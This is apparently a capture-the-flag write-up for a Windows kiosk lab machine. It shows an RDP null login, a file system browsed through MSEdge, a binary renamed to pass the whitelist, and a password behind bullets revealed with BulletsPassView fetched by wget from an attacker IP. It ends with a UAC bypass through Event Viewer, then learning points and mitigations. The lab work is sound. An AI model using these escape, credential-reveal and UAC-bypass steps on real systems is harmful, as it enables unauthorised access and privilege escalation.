

Overview#
VulnEscape is a unique machine which shows a standalone Windows environment, which is locked down in Windows Kiosk mode. To escape and privilege escalate there were some unusual methods needed. Overall the machine is short lived and very enjoyable.
User#
Port scan shows only RDP is open, hostname seems to be ESCAPE, doesn’t look AD joined:
sudo nscan 10.129.234.51

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-10-27T10:34:15+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Escape
| Not valid before: 2025-10-26T07:37:40
|_Not valid after:  2026-04-27T07:37:40
| rdp-ntlm-info:
|   Target_Name: ESCAPE
|   NetBIOS_Domain_Name: ESCAPE
|   NetBIOS_Computer_Name: ESCAPE
|   DNS_Domain_Name: Escape
|   DNS_Computer_Name: Escape
|   Product_Version: 10.0.19041
|_  System_Time: 2025-10-27T10:34:10+00:00
RDP null authentication greets us with a custom set message (NLA not enabled):
rdesktop -u '' 10.129.234.51
Clicking on Kiosk user afterwards lets us in, which shows us a limited windows kiosk environment:
With Windows-Key we get the startmenu up, where we can search for MSEdge
MSEdge allows us to look at local files and folder with file:///C:/.
This also allows us to enter file:///C:/Users/kioskUser0/Desktop/ to already retrieve the user flag!
Entering an binary file like C:\windows\explorer.exe pops up a download dialog, where we can open an file explorer. We are limited in execution there, as it doesn’t allows us to start different binary.

But we were able to start MSEdge. So what happens, if we simply rename the binary (cmd.exe -> msedge.exe)?, We get a half working cmd shell:
powershell, we get a full powershell console.
Root#
Under C:/_admin/ we find a hidden non default directory which looks promising:
PS C:\_admin> dir

    Directory: C:\_admin

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/3/2024   3:04 AM                installers
d-----          2/3/2024   3:05 AM                passwords
d-----          2/3/2024   3:05 AM                temp
-a----          2/3/2024   3:03 AM              0 Default.rdp
-a----          2/3/2024   3:04 AM            574 profiles.xml
Only profiles.xml is accessible, which looks like it has some Remote Desktop Plus credentials for user admin in it:
<!--  Remote Desktop Plus  -->
<Data>
<Profile>
<ProfileName>admin</ProfileName>
<UserName>127.0.0.1</UserName>
<Password>JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=</Password>
<Secure>False</Secure>
</Profile>
</Data>
Tough they are not cleartext (even after base64 decoding), but encrypted.
We need to move the profiles.xml to our download dir to access it through installed software Remote Desktop Plus:
Then we can start the tool be executing it from it’s install directory:
C:\Program Files (x86)\Remote Desktop Plus> .\rdp.exeAnd Import the config:
The connection doesn’t work and the password is behind bullet points. There is a known tool from the Nirsoft tool suite: BulletsPassView , which is able to display passwords in bullets in standard password text-boxes of Windows. After transfer via powershell download, we can retrieve the stored password (open the Edit... dialog):
wget http://10.10.14.79/BulletsPassView.exe -o bull.exe
Note: Make sure to download the correct version matching your target program (in this case x64, as otherwise no passwords will show)
So let’s try to auth with admin:Twisting3021 via RDP:
It fails as remote logins on that account are disabled. Here comes in built in windows tool runas to spawn a powershell as a different user:
PS C:\Users\kioskUser0\Downloads> runas /user:admin powershell
Enter the password for admin:
Attempting to start cmd as user "ESCAPE\admin" ...
Note: runas only works on RDP / GUI, for everything else use RunasC which is a custom implementation, which even can bypass UAC to some degree directly.
We can see we are in the Administrators group, but are in medium mandatory session because of UAC:
PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name    SID
============ ==============================================
escape\admin S-1-5-21-3698417267-3345840482-3422164602-1001


GROUP INFORMATION
-----------------

Group Name                                                Type             SID          Attributes
========================================================= ================ ============ ==================================================
Everyone                                                  Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\로컬 계정 및 관리자 그룹 구성원 Well-known group S-1-5-114    Group used for deny only
BUILTIN\Administrators                                    Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                                             Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                  Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                          Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                            Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\로컬 계정                                Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                     Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                          Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level                    Label            S-1-16-8192
Bypassing UAC within GUI is really easy. My most straight forward approach for the default UAC setting is with Windows Event Viewer:
eventvwr.exeThen open a file explorer with “open log” option:
Within the path bar we just enter powershell which gives us an elevated powershell session in high mandatory level:
PS C:\Users\admin\Documents> whoami /all

USER INFORMATION
----------------

User Name    SID
============ ==============================================
escape\admin S-1-5-21-3698417267-3345840482-3422164602-1001


GROUP INFORMATION
-----------------

Group Name                                                Type             SID          Attributes
========================================================= ================ ============ ===============================================================
Everyone                                                  Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\로컬 계정 및 관리자 그룹 구성원 Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                    Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                                             Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                  Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                          Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                            Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\로컬 계정                                Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                     Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                          Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                      Label            S-1-16-12288
Later I learned, we are also able to trigger an UAC prompt (no bypass) on GUI with -verb flag on powershells start-process:
start-process powershell.exe -verb runasIn elevated context we are able to view Administrator user files as well as the root flag there.
Further information for various kiosk escapes: https://book.hacktricks.wiki/en/hardware-physical-access/escaping-from-gui-applications.html
Learning Points#
- Always check for disabled
NLAinRPD(null authenticaton), it can also lead to username leakage, which can be used in bruteforce attacks MSEdgecan be used to traverse the filesystem, even in kiosk mode if it is whitelisted- Whitelisted apps may only checked by name, renaming our own binary to known good / whitelisted one can lead to execution
- Bullets in the standard password text-box of Windows may be revealed in GUI with Nirsoft BulletsPassView
UACBypass on GUI is as simple a clicking a button
Mitigation Points#
- Don’t disable
NLA - Don’t expose kiosks via
RDP - Carefully choose which programs are whitelisted in kiosk mode, test them thoroughly and use
AppLocker(by Hash / by Path) to tighten down. - Don’t leave sensitive files, like profile data (even when encrypted) on places like
C:\, where all users have access